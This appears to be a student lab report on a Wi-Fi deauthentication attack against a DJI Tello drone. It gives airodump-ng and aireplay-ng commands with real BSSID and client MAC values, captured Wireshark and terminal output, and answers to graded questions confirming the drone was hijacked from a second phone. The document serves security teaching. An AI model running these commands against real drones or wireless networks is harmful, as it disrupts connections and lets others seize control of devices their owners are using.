Task1:

Roozah Khan

Steps:

1) From Ubuntu 20.04 VM

```
sudo ifconfig <interface> down
sudo iwconfig <interface> mode monitor
sudo ifconfig <interface> up
```

2) Mobile Device A

Connect device A (mobile Tello app) to get MAC addresses (No need to fly the drone)

3) From Ubuntu 20.04 VM

`Sudo airodump-ng <interface>` to find the BSSID (MAC address) of the drone (34:D2:62:…..)
`Sudo airodump-ng –c <channel_#> <interface>` to get airodump-ng to be locked in the same channel
Run Wireshark to capture traffic for the interface `<interface>`

4) Mobile Device A
Connect device A (mobile Tello app) and fly the drone (move forward, rotate, etc. to capture these movements on Wireshark)

5) From Ubuntu 20.04 VM
Run this command (while Wireshark is running)

```
aireplay-ng --deauth <#_of_deauth_packets> -a <bssid_of_AP> -c
<MAC_address_of_client> <interface>
```


7) Notice disruption of the connection

8) Mobile Device B
Now,connect device B (mobile Tello app) and fly the drone

```
9) See if you can gain control from Device A again (while
running Wireshark)
```

Q 3.1 [30 pts] Was the deauthentication successful? Show screenshots and steps of the deauthentication process.

We used the airplay-ng command using BSSID of the drone and MAC address of client to deauthenticate and disrupt the connection on the Tello App. The screen of the Tello App on the phone became black that is how we verified we disrupted the connection successfully. We ran wireshark during the deauthentication process.



*Untitled 1 - Mousepad
qterminal
*any
12:42 PM
File Edit Search View Document Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
kali@kali: ~
File Actions Edit View Help

```
da:04:58:26:bd:cc
```

```
No.    Time          Source              Destination               Protocol Length
1388.. 695.666156324 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.707238688 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.729470742 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.744510398 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.749111522 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.779440516 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86
1388.. 695.801628848 40:a0:20:08:00:a0   da:d5:b3:8a:24:91 (..     802.11     86

› Frame 138806: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on int
› Linux cooked capture v1
› Radiotap Header v0, Length 56
› 802.11 radio information
› IEEE 802.11 Acknowledgement, Flags: ........C

0000  00 03 03 23 00 06 40 a0  20 08 00 a0 f2 08 00 04   ···#··@·  ······
0010  00 00 38 00 2f 40 40 a0  20 08 00 a0 20 08 00 00   ··8·/@@·  ········
0020  53 30 77 b2 00 00 00 00  10 02 94 09 a0 00 c5 00   S0w·····  ········
0030  00 00 00 00 00 00 00 00  58 8a 77 b2 00 00 00 00   ········  X·w·····
0040  16 00 11 03 c5 00 c5 01  d4 00 00 00 da d5 b3 8a   ········  ········
0050  24 91 73 b5 45 d2                                  $·s·E·

wires...capng  Packets: 138972 · Displayed: 138972 (100.0%) · Dropped: 0 (0.0%)  Profile: Defaul
```

```
 CH  9 ][ Elapsed: 3 mins ][ 2021-11-17 12:42

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AU

 34:D2:62:9F:82:6C  -35   0      712    32101    5   9   54e. OPN
 34:D2:62:9F:82:7B  -37   1      106       70    0   9   54e. OPN

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes

 (not associated)   4E:B0:60:70:41:4A  -37    0 - 1      0        1
 (not associated)   AA:39:56:9F:C3:B5  -38    0 - 1      0        1
 (not associated)   EA:49:8E:12:B1:FB  -39    0 - 1      0        1
```

```
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [32
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [33
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [34
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [35
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [36
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [37
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [38
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [39
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [40
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [41
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [42
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [43
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [44
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [45
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [46
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [47
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [48
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [49
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [50
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [51
12:39:54  Sending 64 directed DeAuth (code 7). STMAC: [DA:04:58:26:BD:CC] [52
| 1 ACKs]
^C

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 100 -a 34:D2:62:9F:82:6C -c DA:04:58:26:BD:CC w
lan0
```



```
No.     Time             Source             Destination           Protocol  Length Info
 1575.. 169.193104850 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
 1575.. 169.193208417 SzDjiTec_9f:82:6c  da:04:58:26:bd:cc     802.11     622 Fragmented IEEE 802.11 frame
 1575.. 169.193250796 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
 1575.. 169.193390583 192.168.10.1       192.168.10.2          UDP        558 62512 → 7797 [BAD UDP LENGTH 1468 > IP PAYLOAD LENGTH] Len=1460
 1575.. 169.193459091 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
 1575.. 169.193654096 SzDjiTec_9f:82:6c  da:04:58:26:bd:cc     802.11     622 Fragmented IEEE 802.11 frame
 1575.. 169.193713218 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
 1575.. 169.193840934 SzDjiTec_9f:82:6c  da:04:58:26:bd:cc     802.11     622 Fragmented IEEE 802.11 frame
 1575.. 169.193897475 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
• 1575.. 169.194061839 192.168.10.1       192.168.10.2          UDP        558 62512 → 7797 [BAD UDP LENGTH 1468 > IP PAYLOAD LENGTH] Len=1460
 1575.. 169.194075750 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
 1575.. 169.194287556 192.168.10.1       192.168.10.2          UDP        329 62512 → 7797 Len=191
 1575.. 169.194345237 40:a0:20:08:00:a0  SzDjiTec_9f:82:6c (.. 802.11      86 Acknowledgement, Flags=........C
```

```
› Frame 157524: 622 bytes on wire (4976 bits), 622 bytes captured (4976 bits) on interface any, id 0
› Linux cooked capture v1
› Radiotap Header v0, Length 56
› 802.11 radio information
› IEEE 802.11 QoS Data, Flags: ..m..MF.C
› Data (520 bytes)
```

```
0000  00 03 03 23 00 06 40 a0  20 08 00 a8 cc 8e 00 04   ···#··@· ········
0010  00 00 38 00 2f 40 40 a0  20 08 00 a8 20 08 00 00   ··8·/@@·  ··· ···
0020  46 0f 72 83 00 00 00 00  10 6c 94 09 c0 00 e9 00   F·r····· ·l······
0030  00 00 00 00 00 00 00 00  4a 69 72 83 00 00 00 00   ········ Jir·····
0040  16 00 11 03 e5 00 e9 01  88 26 d0 00 da 04 58 26   ········ ·&····X&
0050  bd cc 34 d2 62 9f 82 6c  34 d2 62 9f 82 6c 00 35   ··4·b··l 4·b··l·5
0060  00 00 aa aa 03 00 00 00  08 00 45 00 05 d0 a6 94   ········ ··E·····
0070  00 00 ff 11 7a 34 c0 a8  0a 01 c0 a8 0a 02 f4 30   ····z4·· ·······0
0080  1e 75 05 bc 33 e8 fc 06  e8 9c cf 99 9d 66 cb f4   ·u··3··· ·····f··
0090  fa 15 75 a2 d5 a6 d9 8f  84 8a aa 7e 43 85 50 bf   ··u····· ···~C·P·
00a0  e6 26 03 01 e9 50 09 a9  1d 12 92 4d 45 74 01 54   ·&···P·· ···MEt·T
00b0  d9 1f 3f c7 4f c0 f9 79  63 2c aa 50 01 48 a5 5e   ··?·O··y c,·P·H·^
00c0  62 c9 0c 84 f2 47 51 97  bf a7 5d ea 55 08 77 71   b····GQ· ··]·U·wq
00d0  08 cc f0 72 f1 30 2f a0  de 4e b7 d6 93 fa 1a 65   ···r·0/· ·N·····e
00e0  e0 57 f4 57 a4 72 5b 3a  16 93 f3 fa 06 cc 48 9f   ·W·W·r[: ······H·
```

```
wireshark_anyAEX7C1.pcapng        Packets: 157685 · Displayed: 157685 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```

Q 3.2 [30 pts] Were you able to take control of the drone on a different device?

Yes

Q 3.3 [40 pts] Did other strange behaviors occur? Was any functionality on the original mobile device lost?

Not really, it would kick us off the network and had to wait a while to connect back